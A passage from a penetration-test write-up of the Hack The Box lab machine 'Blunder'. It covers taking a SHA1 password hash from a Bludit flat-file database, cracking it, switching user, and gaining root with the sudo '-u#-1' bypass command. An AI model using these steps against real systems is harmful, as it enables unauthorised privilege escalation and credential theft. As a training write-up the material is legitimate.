
Since we got the reverse shell as www-data we need to check if there is any database password saved on the application.



```
www-data@blunder: /var/www$  
www-data@blunder: /var/www$ ls  
bludit-3.10.0a  bludit-3.9.2  html  
www-data@blunder: /var/www$  
www-data@blunder: /var/www$
```

Figure 3.16: 285-bludit3_10_a.png

By going to the folder 3.10.0a and further and grepping for the users we can see that the application doesn't use sql but instead it uses flat system in which passwords are being saved in the users.php file. Let's see what we have over there.



```
www-data@blunder: /var/www/bludit-3.10.0a$ find . | grep user  
./bl-kernel/admin/controllers/users.php  
./bl-kernel/admin/controllers/user-password.php  
./bl-kernel/admin/controllers/new-user.php  
./bl-kernel/admin/controllers/edit-user.php  
./bl-kernel/admin/views/users.php  
./bl-kernel/admin/views/user-password.php  
./bl-kernel/admin/views/new-user.php  
./bl-kernel/admin/views/edit-user.php  
./bl-kernel/user.class.php  
./bl-kernel/users.class.php  
./bl-content/databases/users.php  
www-data@blunder: /var/www/bludit-3.10.0a$
```

Figure 3.17: 290-grep_users.png

By going to the users.php we can see that the user's hash hugo is available.


```
www-data@blunder:/var/www/bludit-3.10.0a$  
<ludit-3.10.0a$ cat ./bl-content/databases/users.php  
<?php defined('BLUDIT') or die('Bludit CMS.');
```

```
{  
  "admin": {  
    "nickname": "Hugo",  
    "firstName": "Hugo",  
    "lastName": "",  
    "role": "User",  
    "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",  
    "email": "",  
    "registered": "2019-11-27 07:40:55",  
    "tokenRemember": "",  
    "tokenAuth": "b380cb62057e9da47afce66b4615107d",  
    "tokenAuthTTL": "2009-03-15 14:00",  
    "twitter": "",  
    "facebook": "",  
    "instagram": "",  
    "codepen": "",  
    "linkedin": "",  
    "github": "",  
    "gitlab": ""  
  }  
}
```

Figure 3.18: 295-hugo_hash.png

This has must not be the base64 since the hash is only 41 characters which is not divisible by 4 which means this might something else SHA or DES but not sure. I took the hash and pasted in the google to check if there is any matches already.

From the website we are able to find that the hash is sha1 and the password is **Password120**

Lets check if we can login to hugo with the password or not. With the password we are able to login without any issues.

```
www-data@blunder:/home/hugo$ su hugo -  
Password:  
hugo@blunder:~$ id  
uid=1001(hugo) gid=1001(hugo) groups=1001(hugo)  
hugo@blunder:~$
```

Figure 3.19: 300-hugo_login.png

Once logged in lets see if there is anything in sudo -l. From the output of sudo -l we can see that the user hugo can run any command except root.

```
hugo@blunder:~$ sudo -l
Password:
Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
hugo@blunder:~$
```

Figure 3.20: blunder/images/305-sudo_l.png

By searching in google we can see that there is a vulnerability in sudo for this. By searching exploithub we can see that it can be easily bypassed with the below command.

```
sudo -u#-1 /bin/bash
```

Lets try run the command and check if we can be root or not.

```
hugo@blunder:~$ sudo -u#-1 /bin/bash
root@blunder:/home/hugo# id
uid=0(root) gid=1001(hugo) groups=1001(hugo)
root@blunder:/home/hugo#
```

We indeed became root by running the above command.


3.2.1.5 Proof File

User

```
root@blunder:/home/hugo# cat user.txt
69 [REDACTED] 1c
root@blunder:/home/hugo#
```

Figure 3.21: blunder/images/310-user.txt.png

Root



```
root@blunder:/home/hugo# cat /root/root.txt  
51 [REDACTED] 96  
root@blunder:/home/hugo#
```

Figure 3.22: 315-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.